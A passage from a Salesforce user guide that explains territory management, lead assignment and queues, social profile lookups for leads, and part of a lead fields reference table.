- When users are removed from a territory, you can specify who should receive their open opportunities. Also, when users are transferred from one territory to another, you can specify which opportunities the users should continue to own and select a recipient for any remaining opportunities. If you do not specify a recipient:
  - ◊ If the parent territory has a forecast manager, the forecast manager takes ownership of the user's open opportunities. The forecast manager is assigned to the territory and `Active in Territory` is unchecked.
  - ◊ If the parent territory does not have a forecast manager, the user remains in the territory and `Active in Territory` is unchecked.

Viewing Manually Assigned Accounts Lists

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view manually assigned account lists:	"View Setup and Configuration"
To remove accounts:	"Manage Territories" AND "Edit" on accounts OR You are a forecast manager, `Forecast managers can manage territories` is selected, you are working below your position in the territory hierarchy, and you have "Edit" on accounts.

The manually assigned accounts list page displays a list of accounts assigned to the selected territory. From this page, you can view detailed account information, remove accounts from territories, and access other related information.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
- Click an account name to view the account detail.
- Click **Remove** next to an account name to remove the account from the territory.

Territory Management Overview


How does Salesforce handle territory management?

In Enterprise, Unlimited, and Developer Edition organizations, you can enable territory management to organize your users into territories and provide access to accounts and their related opportunities and cases.

In Professional Edition organizations, Salesforce's role hierarchy allows you to manage the roll-up of information among your company's territories. The hierarchy structure is not based on traditional titles, but rather on a hierarchy of roles. Multiple people with different titles can be assigned to the same role. Users always have access to the data that is owned by or shared with users assigned to roles below them in the hierarchy. A user's role also determines which data is accessible to him or her in forecasts.

A typical organization may have three levels of roles, for example:



- The top role may include your VPs of sales, marketing, and client services, and your CFO. These users will be able to view all information at lower levels and perform roll-ups on that information.
- The middle level may include various vice president or regional managers. These roles can access the data owned by or shared with all users below them in the hierarchy. For example, the Western VP role can view and perform roll-ups of the information owned by users in the Western Reps role.
- Since no roles are below the various Reps roles, the users in those roles cannot perform any roll-ups or view anyone's information except their own.

Note: Your role hierarchy interacts with your organization's sharing model to determine exactly what information a user can see, given the sharing setting is selected to use hierarchies. For forecasts, a user's role always determines which information he or she can view, regardless of the sharing model. Likewise, in a Private sharing model, a user's role determines his or her access to other users' data. However, in a Public Read/Write or Public Read Only organization, users can view (and edit, for Public Read/Write) information of all other users, in addition to having access to the data of users below them in the hierarchy.

Territory Management FAQ
Territory Management Overview

Are opportunities transferred to different users when account assignment rules are run?

When account assignment rules cause an opportunity to be reassigned to a territory to which you already belong, you automatically become the owner of that opportunity when you meet any of the following criteria:

- You are the only member of the territory.
- You are the only forecast manager in the territory.
- You are the only territory member enabled for forecasting.

If none of these criteria are met, the original opportunity owner is added to the territory as an inactive member.

See Also:

Territory Management FAQ

Are the territory hierarchy and the role hierarchy different?

Yes. The territory hierarchy and the role hierarchy are independent. See the following comparison:

Territory Hierarchy	Role Hierarchy
Is available by contacting salesforce.com	Is available by default
Determines forecasts	Has no impact on forecasting when territory management is enabled
Supports assigning a user to multiple territories	Supports assigning a user to only one role
Affects account and opportunity reports	Affects all other reports
Grants access to records regardless of ownership. Users receive whatever access is most permissive across both hierarchies.	Grants access to records based on ownership. Users receive whatever access is most permissive across both hierarchies.

See Also:

Territory Management FAQ

How are opportunities assigned to territories?

Opportunities are automatically assigned to territories based on the following actions:

- **Creating a new opportunity**

  Opportunities that you create are automatically assigned a territory when you meet both of the following conditions:

  ◊ You belong to or have edit privileges on the same territory as the account on the opportunity.
  ◊ You have no other territories in common with that account.

  For example, if you are in the territories Berkeley and San Francisco and the account is in the territories Portland, San Francisco, and Seattle, the opportunity will be assigned to the San Francisco territory.

- **Running account assignment rules**

  When account assignment rules are run, opportunities are automatically assigned to the same territory as the account when:

  ◊ An opportunity does not have a territory and its account is added to a territory.
  ◊ An account moves from one territory to another. However, if an account assignment rule prohibits opportunities from moving outside a given part of the territory hierarchy, the opportunities do not move and no longer belong to any territories.

  Opportunities are not automatically assigned to the same territory as the account when:

  ◊ An account is removed from a territory and not reassigned to a new territory in the same operation. The account's opportunities from the original territory no longer belong to any territories.
  ◊ An account is reassigned to multiple territories in one operation. The account's opportunities from the original territory no longer belong to any territories, unless the `Confine Opportunity Assignment` checkbox is checked.

  Note: If the opportunity owner is not part of the new territory, he or she is added as an inactive member of the territory.

The following actions do not change an opportunity's territory:

- Manually assigning the opportunity's account to a territory
- Changing which account is associated with the opportunity
- Changing the account's territory as a result of account assignment rules if the opportunity and its account are in different territories
- Transferring the opportunity to a new owner.

See Also:

Territory Management FAQ

How do manually assigned accounts differ from those assigned by account assignment rules?

Manually assigned accounts are not evaluated when running account assignment rules. After they have been manually assigned to a territory, they remain there until they are manually removed from the territory.

See Also:

Territory Management FAQ

How does opportunity confinement work?

If the `Confine Opportunity Assignment` checkbox is selected for a territory, the territory's opportunities remain in the territory or its child territories when you run account assignment rules. The following exceptions apply:

- If an opportunity's account moves to only one of the territory's children, then the opportunity follows the account and is reassigned to the account's new territory. This includes when an account moves to multiple territories and only one of the new territories is a child of the original territory.
- If an opportunity's account moves to more than one of the territory's children, then the opportunity's territory field is set to blank.
- If an opportunity's account moves completely out of the territory and its children, then the opportunity's territory field is set to blank.

See Also:

Territory Management FAQ

Must I be assigned to the same territories as the opportunities I own?

When an open opportunity is assigned to you and you do not belong to that opportunity's territory, you are assigned to the territory with `Active in Territory` unchecked in the Assigned Users related list of the territory.

See Also:

Territory Management FAQ

What happens when I undelete an account or opportunity that was assigned to a territory?

Undeleting an account or opportunity restores the territory assignment, but does not trigger the evaluation of account assignment rules. If account assignment rules changed while the record was in the Recycle Bin, the restored record may have territories that are not consistent with the new rules.

See Also:

Territory Management FAQ

What kinds of records have territories?

Accounts, opportunities, and users have territory fields. Accounts and users can be associated with multiple territories. An opportunity can be associated with only one territory.

See Also:

Territory Management FAQ

When do account assignment rules evaluate accounts?

Active account assignment rules automatically evaluate accounts and assign them to territories when:

- An account is created using the Salesforce user interface, the Force.com API, or a client such as Connect Offline.
- An account is imported using an import wizard.
- An account is created by the conversion of a lead.
- An account is edited and saved if the `Select by default` checkbox is selected for the "`Evaluate this account against territory rules on save" checkbox` option under **Layout Properties**. If the account assignment rule initiates an opportunity ownership change, you must have transfer access on the opportunity.
- An account is edited and saved via the Force.com API.
- **Run Rules** is clicked on a territory detail page, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- **Save & Run Rules** is clicked on the manage account assignment rules page for a territory, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- Duplicate accounts are merged.

Territory Management FAQ

TRACKING POTENTIAL OPPORTUNITIES AS LEADS

Leads Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A lead is a prospect or potential opportunity - a person you met at a conference who expressed interest, or someone who filled out a form on your company's website.

You can enter leads manually in the Leads tab, or your administrator can import leads or set up Web-to-Lead to gather information from your company's website. Users can also import leads via the campaign import wizards if they have the `Marketing User` checkbox selected on their user information plus the Marketing User profile (or the "Import Leads" permission and the "Edit" permission on campaigns).

The Leads tab displays a home page that lets you quickly create and locate leads, and also sort and filter leads using standard and custom list views. In addition, this tab lets you create and edit leads, associate events and tasks with those leads, and convert qualified leads into an account, contact, and, optionally, an opportunity.

You can also enhance your traditional lead data with your potential customers' social information. With the Social Accounts and Contacts feature, you can see your leads' social network profiles and other social data directly in Salesforce. Easy access to this information helps you know your potential customers better, so you can identify and solve their problems and foster lasting relationships.

Leads Home
Tip sheet: Getting the Most from Your Leads

Leads Home

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view Leads tab:	"Read" on leads
To view leads:	"Read" on leads
To create leads:	"Create" on leads

Clicking on the Leads tab displays the leads home page.

- In the **Lead Views** section, select a list view from the drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.

  To view the leads in a queue, choose that queue list from the drop-down list. For every queue your administrator creates, Salesforce adds a corresponding queue list view.

  Note: The organization-wide sharing model for an object determines the access users have to that object's records in queues:

  Public Read/Write/Transfer

  Users can view and take ownership of records from any queue.

  Public Read/Write or Public Read Only

  Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Private

  Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Regardless of the sharing model, users must have the “Edit” permission to take ownership of records in queues of which they are a member. Administrators, users with the “Modify All” object-level permission for Cases, and users with the “Modify All Data” permission, can view and take records from any queue regardless of the sharing model or their membership in the queue.

- In the **Recent Leads** section, select an item from the drop-down list to display a brief list of the top leads matching that criteria. From the list, you can click any lead name to go directly to the lead detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the “Leads Tab” search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Leads choices are:

Recent Leads Choice	Description
My Unread Leads	The last ten or twenty-five leads assigned to you which you have not yet viewed or edited. This list only includes records owned by you.
Recently Viewed	The last ten or twenty-five leads you viewed, with the most recently viewed lead listed first. This list is derived from your recent items and includes records owned by you and other users.
Recently Created	The last ten or twenty-five leads you created, with the most recently created lead listed first. This list only includes records owned by you.

- If Quick Create has been enabled by your administrator, you can add a new lead from the **Quick Create** area in the sidebar on the leads homepage. Alternatively, click **New** next to the **Recent Leads** section to create a new lead.
- Under **Reports**, click any report name to jump to that report.
- In the **Summary** section, choose values and click **Run Report** to view a summary list of your leads.
- Select any of the links under **Tools** to manage your leads.

- If leads are shared with external contacts via Salesforce to Salesforce, choose one of the list views under **Leads from Connections** to view leads that your business partners have shared with you.

Managing Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Before your organization begins using leads, you can perform the following setup:

- Customize the default Lead Settings.
- Create lead queues to help manage the distribution of leads.
- Set up lead assignment rules to automatically assign leads.
- Set up Web-to-Lead to automatically capture leads from your website.
- Import your organization's existing leads.
- Create custom lead fields.
- Map custom lead fields to other custom fields for lead conversion.
- Edit the `Lead Status` picklist to choose the default status for new and converted leads.

Assigning Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change or accept ownership of leads from a queue:	“Edit” on leads
To change ownership of leads you do not own that are not in a queue:	“Edit” on leads AND “Transfer Record” or “Transfer Leads”
To accept ownership of a lead that is transferred to you:	“Read” on leads

You can assign leads to users or queues in a variety of ways.

Using an Assignment Rule when Creating or Editing a Lead

Your administrator can create a lead assignment rule to automatically assign leads to different users or queues. Without a lead assignment rule, the system assigns all new web-generated leads to the Default Lead Owner defined on the Lead Settings page.

Your administrator can assign new web-generated leads using the Web-to-Lead setup, or when creating or editing a lead, you can check a box to assign the lead automatically using your active lead assignment rule. An email is automatically sent to the new owner if your administrator specified an email template in the matching rule entry. If you want this checkbox to be selected by default, your administrator can modify the appropriate page layout.

Importing Leads

When importing new leads, your administrator can apply a lead assignment rule to automatically assign leads to users or queues based on values in certain lead fields. Alternatively, your administrator can add a `Record Owner` field to the import file to assign lead ownership. Without a lead assignment rule or `Record Owner` field, imported leads are automatically assigned to the user doing the import.

Creating a Lead Manually (default assignment)

When you manually create a lead from the Leads tab, you are automatically listed as the owner of the lead.

Taking Leads from a Queue

To take ownership of leads in a queue, go to the queue list view, check the box next to one or more leads, and click **Accept**.

Changing Ownership of One Lead

To change the ownership of a lead you own or have read/write sharing access to, click the **Change** link next to the `Lead Owner` field, and then specify the name of a user or queue. The **Change** link only displays on the lead detail page, not the edit page. Select the `Send Notification Email` box to send an automated email to the new lead owner. If the new owner is a queue, Salesforce sends the email to all of the queue members.

Changing Ownership of Multiple Leads

You can transfer ownership of multiple leads if you have the "Transfer Leads" or "Transfer Record" permission, the "Edit" object permission on leads, and sharing access to view the leads. To transfer ownership of multiple leads, use either of the following methods:

- From a list view or queue, select one or more leads and click **Change Owner**.
- Use the mass transfer tool from Setup at **Data Management** > **Mass Transfer Records**.

All leads that are assigned to you, either manually, via import, or from the web, are automatically marked as "Unread;" that is, they have a check mark in the Unread column on leads list views. So to view your new leads, select the My Unread leads list view. Leads are automatically marked as "Read" only after you view or edit them.

If your organization uses divisions, leads that are assigned via assignment rules are automatically set to the default division of the new owner.

Leads Overview

Viewing Lead Lists

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view leads:	"Read" on leads
To create leads:	"Create" on leads

The leads list page displays a list of leads in your current view.To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a lead name to view the lead detail. Click **Edit** or **Del** next to a lead to edit or delete it.
- Click **New Lead** or select **Lead** from the Create New drop-down list in the sidebar to create a lead.
- Choose the My Unread Leads view to see all of your new leads; unread leads are leads you own that you have not yet viewed or edited.
- If Chatter is enabled, click or to follow or stop following a lead in your Chatter feed.
- To change the `Owner` or `Status` for multiple leads, display your list view, then select the box next to one or more leads. Then click the **Change Owner** or **Change Status** button.

  If you change the status of a lead you own using the **Change Status** button, the `Unread By Owner` checkbox is still selected.
- To take ownership of leads in a queue, view the queue list view and select the box next to one or more leads. Then click **Accept**.

Note: The organization-wide sharing model for an object determines the access users have to that object's records in queues:

Public Read/Write/Transfer

Users can view and take ownership of records from any queue.

Public Read/Write or Public Read Only

Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

Private

Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

Regardless of the sharing model, users must have the “Edit” permission to take ownership of records in queues of which they are a member. Administrators, users with the “Modify All” object-level permission for Cases, and users with the “Modify All Data” permission, can view and take records from any queue regardless of the sharing model or their membership in the queue.

- To add leads to an existing campaign, select the box next to one or more leads. Then click **Add to Campaign**.
- Click the **Open Calendar** link at the bottom of the page to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. Note that your administrator controls the availability of drag-and-drop scheduling.

Note: Professional, Enterprise, Unlimited, and Developer Edition organizations can grant additional access to leads beyond what the organization-wide sharing settings allow.

Changing Multiple Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change the status of leads:	“Manage Leads”
To change the ownership of leads:	“Transfer Leads” OR “Transfer Record” AND “Edit” on leads
To add leads to campaigns from a list view:	`Marketing User` checked in your user record AND “Read” on leads AND “Edit” on campaigns

You can take ownership of leads from any queue list view on a lead list page if:

- You are a member of that queue
- You are higher in the role hierarchy than a queue member
- The organization's default sharing for leads is Public Read/Write/Transfer

Note: Administrators can mass update multiple leads from any lead list page.

Select the checkboxes next to the desired leads and click one of the following buttons:

- **Accept**: Assigns you as the owner of the selected leads and transfers open activities to you.

  In organizations that are not Public Read/Write/Transfer for leads, you can take leads only from queues of which you are a member or if you are higher in the role hierarchy than a queue member.
- **Change Status**: Changes the `Status` of the leads to the value you set.

  You must have the “Manage Leads” permission and read/write access to the leads to use this feature. If you change the status of a lead you own using the **Change Status** button, the `Unread By Owner` checkbox is still selected.
- **Change Owner**: Assigns leads to a user or queue you specify. If the new owner is a user—not a queue—associated notes, attachments, and open activities are also transferred.

  To use this feature, you must have the “Transfer Leads“ or “Transfer Record” permission, the “Edit” object permission on leads, and access to view the leads you are updating.
- **Add to Campaign**: Adds leads to an existing campaign.

You must have the `Marketing User` box checked in your user information, the “Read” permission on leads, and the “Edit” permission on campaigns to use this feature.

Displaying and Editing Leads

Displaying and Editing Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view leads:	“Read” on leads
To change leads:	“Edit” on leads

Displaying Leads

Once you have located a lead on the leads home or list pages, click the lead name to display detailed information. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record’s detail page.

Editing Leads

To update a lead, click **Edit**, and then change the fields you want to update. Optionally, select the `Assign using active assignment rule` checkbox below the lead detail to automatically reassign it using the active lead assignment rule. If the `Assign using active assignment rule` checkbox is selected and no assignment rule criteria is met, the lead is assigned to the Default Lead Owner. When you have finished, click **Save**. You can also click **Save & New** to save the current lead and create another.

Note: Open activities associated with a lead are not reassigned using the active lead assignment rule; to reassign a lead and its open activities, assign the lead to a new owner.

Viewing Lead Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the lead.

Viewing Your Leads’ Social Information

Use the Social Accounts and Contacts feature to view your leads’ social network profiles, see their level of influence in social media, and watch related YouTube videos.

Lead Related Lists

The lower portion of the display provides information related to the lead, including activities, notes, attachments, and any campaigns associated with the lead. The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data. You can click individual items to display additional detail. Click **more** at the bottom of the page to display more items in the related lists. See Using the Open Activities Related List on page 1031 and Using the Activity History Related List on page 1032 for more information.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Sharing

In Professional, Enterprise, Unlimited, and Developer Edition organizations, share a lead with other users, groups, or roles by clicking **Sharing**. See Sharing Leads on page 1010.

Printing Leads

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

To return to the last list page you viewed, click **Back to list** at the top of the lead detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

Using Social Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When using Social Accounts and Contacts for leads, you can:

- Configure your Social Accounts and Contacts settings so the Social Accounts and Contacts viewer only shows the social networks that you want to use.
- Sign in to your social network accounts from any lead detail page.
- Find your potential customers' Facebook, LinkedIn, and Twitter profiles and link them to their lead records, so you can view this information from lead detail pages.
- Find YouTube videos related to your leads and play them from lead detail pages.
- See your leads' Klout information from lead detail pages.
- Modify default search criteria if you're having trouble locating a lead's social information.
- If your organization uses Data.com Social Key (beta in Summer '13) , get leads' social profiles automatically.

Enabling and Configuring Social Accounts and Contacts

Signing in to Your Social Network Accounts from Lead Detail Pages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sign in to your social network accounts from lead detail pages:	“Read” on leads

To get started using Social Accounts and Contacts, you first need to sign in to your social network accounts from any account, contact, or lead detail page. This creates private connections between Salesforce and your social network accounts, allowing you to see external social profiles in Salesforce. These connections persist in future Salesforce sessions so you don't have to sign in to your social network accounts again unless you sign out in the Social Accounts and Contacts viewer.

Note: You can see YouTube videos without doing these steps. The Klout service is only available when you’re signed in to your Twitter account..

To sign in to your social network accounts from a lead detail page:

1. On the Leads home page or in a Leads list view, click a lead’s name to display the detail page. You can sign in from any lead’s detail page that you have permission to read.
2. In the header on the detail page, click a social network icon ( ).
3. Click **Sign in** button on the Social Accounts and Contacts viewer.
4. Enter your social network account credentials and authorize Salesforce to access your account.
5. If you want to log in to another social network, just click its tab on the viewer.

Note: Salesforce users who are not within either the Salesforce.com or Force.com domains, such as Cloud.com users, cannot Log into Facebook from within Salesforce.

Using Social Leads
Social Accounts, Contacts, and Leads Overview

Viewing and Associating Your Leads' Social Network Profiles

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To find and link social network profiles to lead records:	"Edit" on leads
To view a lead's social network profiles:	"Read" on leads

View your leads' social network profiles right from a record's detail page. It's easy. Social Accounts and Contacts lets you find your customers' LinkedIn, Twitter, and Facebook profiles (if available) and associate them with your lead records, then view them directly from lead detail pages. Other users who can view the lead record can also view the profile. If your organization uses Data.com Social Key (Beta in Summer '13), we provide the links automatically (if available) for LinkedIn, Twitter, and Facebook.

Note: Depending on contacts's and leads' privacy settings, as well as the permissions set by their friends or connections and the site's terms of use, users may not see as much information as they would if logged directly into their social network accounts.

1. From the lead's detail page, click the icon for the social network where you want to view the lead's profile ( ).
2. If you need to, from the Social Accounts and Contacts viewer, sign in to that social network.
3. If you haven't yet associated a profile for the lead, select the one you want from those we show you. Viewing a profile automatically associates it with the lead. If you use Social Key, your record may have a profile already associated.
4. If you need to associate a different profile, click **Find Different Profile**.
5. If you want to view the lead's profiles on other social networks, just click their tabs in the viewer.
6. You can also:
   - Click **Show Photo in Salesforce** to display the lead's profile picture on the lead detail page. When Social Key finds a LinkedIn handle for a lead, it automatically displays that image on the lead's detail page. You can choose a different photo (including photos from Twitter or Facebook) if you wish.
   - Click **View Full Profile** to see the lead's complete social network profile directly in the social network.
   - Click **Sign Out** to close the private connection between Salesforce and your social network account. When you do this, you're unable to see your lead's social network profiles until you sign in again.

Viewing YouTube Videos about Your Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To find and view YouTube videos related to leads:	“Read” on leads

You can use Social Accounts and Contacts to find YouTube videos related to your leads and play them from lead detail pages in Salesforce.

1. On the Leads home page or in a Leads list view, click a lead’s name to display the detail page.
2. In the header on the detail page, click the YouTube icon ( ).
3. In the YouTube search results, click the video that you want to watch.

   Tip: If the default search doesn't find videos for the correct person, search again using different search terms.

4. The YouTube player opens in the Social Accounts and Contacts viewer and the video begins playing.

Viewing Your Leads' Klout Information

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a lead's Klout information:	“Read” on leads

You can use Social Accounts and Contacts to see your leads’ Klout information, directly from lead detail pages in Salesforce.

Note:

The Klout service is dependent on Twitter—an administrator must enable Twitter in your organization’s Social Accounts and Contacts settings and you must be signed in to your Twitter account. You don’t need a Klout account, or have to be signed in to your Klout account, to see Klout information in Salesforce.

Before Klout information is available for a lead, you or someone else in your organization needs to associate a Twitter profile with the lead record.

To see Klout information for a lead:

1. On the Leads home page or in a Leads list view, click a lead's name to display the detail page.
2. In the header on the detail page, click the Klout icon ( ).
3. View the lead's Klout information.

Tips for Finding Your Leads' Social Information

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When you want to associate a social network profile with a lead—either for the first time or if you're switching to a different profile using the **Find Different Profile** button—the Social Accounts and Contacts feature uses the `Name` field on the lead record as the default search criteria. The default search criteria is also used when you want to find YouTube videos related to a lead.

Here are some tips for finding a lead's social information.

- If the default search can't locate your lead's social network profile or YouTube videos related to the account, enter different keywords in the search box on the Social Accounts and Contacts viewer and click **Search**.
- The name on the lead record may be different from your lead's social network user name or the name used in YouTube video keyword tags. Try different variations of the lead's name; for example, search for `Maddie Rigsby` instead of `Madison Rigsby`.
- If your organization uses Data.com Social Key (beta in Summer '13), we'll automatically find and associate your leads' social handles (if available) from LinkedIn, Twitter, and Facebook, so you can view their profiles and feeds without having to make associations. If we find more than one potential match for your contact, we'll let you choose the one you want.

If you still can't find the correct profile, your lead may not have an account in the social network or their privacy settings may be blocking you from finding their profile in a search. If your YouTube searches are still unsuccessful, the lead may not be featured in any videos shared on YouTube.

Defining Your Social Accounts and Contacts User Settings

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Contacts available in: **All** Editions except **Database.com**

Leads available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Data.com Clean available in: **Developer**, **Enterprise**, and **Professional** editions

Data.com Clean available for an additional cost in: **Unlimited** Edition

Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

If the Social Accounts and Contacts feature is enabled for your organization, you can customize it so it works the way you want it to. You can also turn the feature off if you don't want to use it.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Social Accounts and Contacts** > **Settings**.
   - If you clicked **My Settings**, select **Display & Layout** > **My Social Accounts and Contacts**.
3. Set up Social Accounts and Contacts so it works the way you want it to.
4. Click **Save**.

Guidelines for Creating Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create leads:	"Create" on leads

Keep these guidelines and tips in mind when creating leads.

- You can create new leads in various ways. Your administrator can set up Web-to-Lead to automatically capture leads from your website and can import new leads using the wizard, or you can create new leads manually. You can also find Data.com contacts and add them as leads.
- When creating a lead from the Leads tab, select `Assign using active assignment rules` to assign the lead automatically using the active lead assignment rule. If you don't check the box, you are assigned as the owner.
- If your organization uses record types, you might be prompted to choose a `Record Type` when creating a lead. Different record types can have different fields and different picklist values.
- If your organization uses divisions, the division of a new lead is automatically set to your default division, unless you manually select a different one.

Note: When you manually create a new lead:

- You are automatically assigned as the owner.
- The `Lead Status` is initially set to the default status specified by your administrator.
- If you select the assignment rule checkbox, the record type of the lead might change, depending on what behavior your administrator specified or customized for assignment rules..
- The lead is marked as "Read" and will not appear in the My Unread Leads list view. However, if you save the lead using the **Save & New** button, the lead is marked as "Unread."

Cloning Leads

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To clone leads:	"Create" on leads

The **Clone** button on a lead quickly creates a new lead with the same information as the existing lead.

To clone a lead, click **Clone** on an existing lead. Enter or change any information for the new lead. Select the checkbox to assign the lead automatically using the active lead assignment rule. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Lead Fields

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A lead has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

If the lead record was added from Data.com, certain fields, as identified here, will be populated with the Data.com or Dun & Bradstreet (D&B) value, if a value is available. Some Data.com lead fields are available only to organizations that use a specific Data.com product. Those fields are identified in their descriptions, here.

Field	Description	Accepts Data.com or D&B Value
`Address`	Street address for the lead, for example, 475 Boardwalk Ave. Up to 255 characters are allowed in this field.	✔ (Data.com)
`Annual Revenue`	Amount of annual revenue at lead's company.	✔ (D&B)
`Campaign`	Name of the campaign responsible for generating the lead. Displays only when creating a new lead. Data entered in this field is stored in the Campaign History related list on the lead.	
`City`	City portion of the lead's address, for example, San Francisco. Up to 40 characters are allowed in this field.	✔ (Data.com)
`Clean Status`	Indicates the record's clean status as compared with Data.com. Values are: `Not Compared`, `In Sync`, `Reviewed`, `Different`, `Not Found`, or `Inactive`. This field is available to only organizations that use Data.com Prospector or Data.com Clean.	✔ (Data.com)
`Company`	Name of company with which lead is affiliated. Up to 255 characters are allowed in this field.	✔ (D&B)
`Company D-U-N-S Number`	Data Universal Numbering System (D-U-N-S) number is a unique, nine-digit number assigned to every business location in the D&B database that has a unique, separate, and distinct operation. D-U-N-S numbers are used by industries and organizations around the world as a global standard for	✔ (D&B)

Field	Description	Accepts Data.com or D&B Value
	business identification and tracking. This field is available to only organizations that use Data.com Prospector or Data.com Clean. **Note:** To see the entire D-U-N-S number, either • Add the lead to Salesforce if you haven't yet, or • Clean the lead with Data.com if it already exists in Salesforce Until you add or clean the record, its first five digits will be masked with asterisks (*).	
`Company Name (Local)`	Name of the company in the local language.	
`Country`	Country portion of the lead's address. Up to 80 characters are allowed in this field.	✓ (Data.com)
`Country` (beta)	The country for the address. Entry is selected from a picklist of standard values.	
`Created By`	User who created the lead, including creation date and time. (Read only)	
`D&B Company`	A link to the corresponding D&B Company record, which displays Dun & Bradstreet (D&B) fields for the lead. Use the lookup if you need to associate a different D&B Company record with the lead. This field is only available to organizations that use Data.com Premium Prospector or Data.com Premium Clean.	✓ (D&B)
`Data.com Key`	The ID of the company in Data.com. When Salesforce records are compared with Data.com records (via either manual cleaning or automated clean jobs), if Data.com finds a match, the two records are linked by this field's numeric value.	✓ (Data.com)

Field	Description	Accepts Data.com or D&B Value
`Description`	Description of the lead. Up to 32KB of data are allowed in this field. Only the first 255 characters appear in reports.	
`Do Not Call`	Indicates that the lead does not want to be contacted by phone. If you use Data.com, the `Phone` field value will be masked out in search results and on the Contact Card, and it will be blank in `.csv` files created when you export records.	
`Email`	Email address of lead. Must be a valid email address in the form: jsmith@acme.com. Up to 80 characters are allowed in this field. Click the email address in this field to send an email using your personal email application. If the Gmail Buttons and Links feature is enabled, you can click the Gmail link next to the field to send an email from your Gmail account. See Using Gmail in Salesforce on page 2536 for more information.	✔ (Data.com)
`Email Opt Out`	Indicates that the lead does not want to receive email. If you use Data.com, the `Email` field value will be masked out in search results and on the Contact Card, and it will be blank in `.csv` files created when you export records.	
`Fax`	Lead's fax number. Up to 40 characters are allowed in this field.	
`Fax Opt Out`	Lead has not requested to be included in broadcast faxes.	
`First Name`	First name of the lead, as displayed on the lead edit page. Up to 40 characters are allowed in this field.	✔ (Data.com)
`First Name (Local)`	First name of the lead translated into the local language.	
`Industry`	Primary business of lead's company. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)

Field	Description	Accepts Data.com or D&B Value
Last Name	Last name of the lead, as displayed on the lead edit page. Up to 80 characters are allowed in this field.	✔ (Data.com)
Last Name (Local)	Last name of the lead translated into the local language.	
Last Transfer Date	The date the lead owner was last changed.	
Lead Currency	The default currency for all currency amount fields in the lead. Amounts display in the lead currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
Lead Division	Division to which the lead belongs. Available only in organizations that use divisions to segment their data.	
Lead Owner	Assigned owner of the lead.	
Lead Record Type	Name of the field that determines what picklist values are available for the record. The record type may be associated with a lead process. Available in Enterprise, Unlimited, and Developer Editions.	
Lead Source	Source of lead, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
Lead Status	Status of the lead, for example, Open, Contacted, Qualified. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Mobile	Cellular or mobile phone number. Up to 40 characters are allowed in this field.	
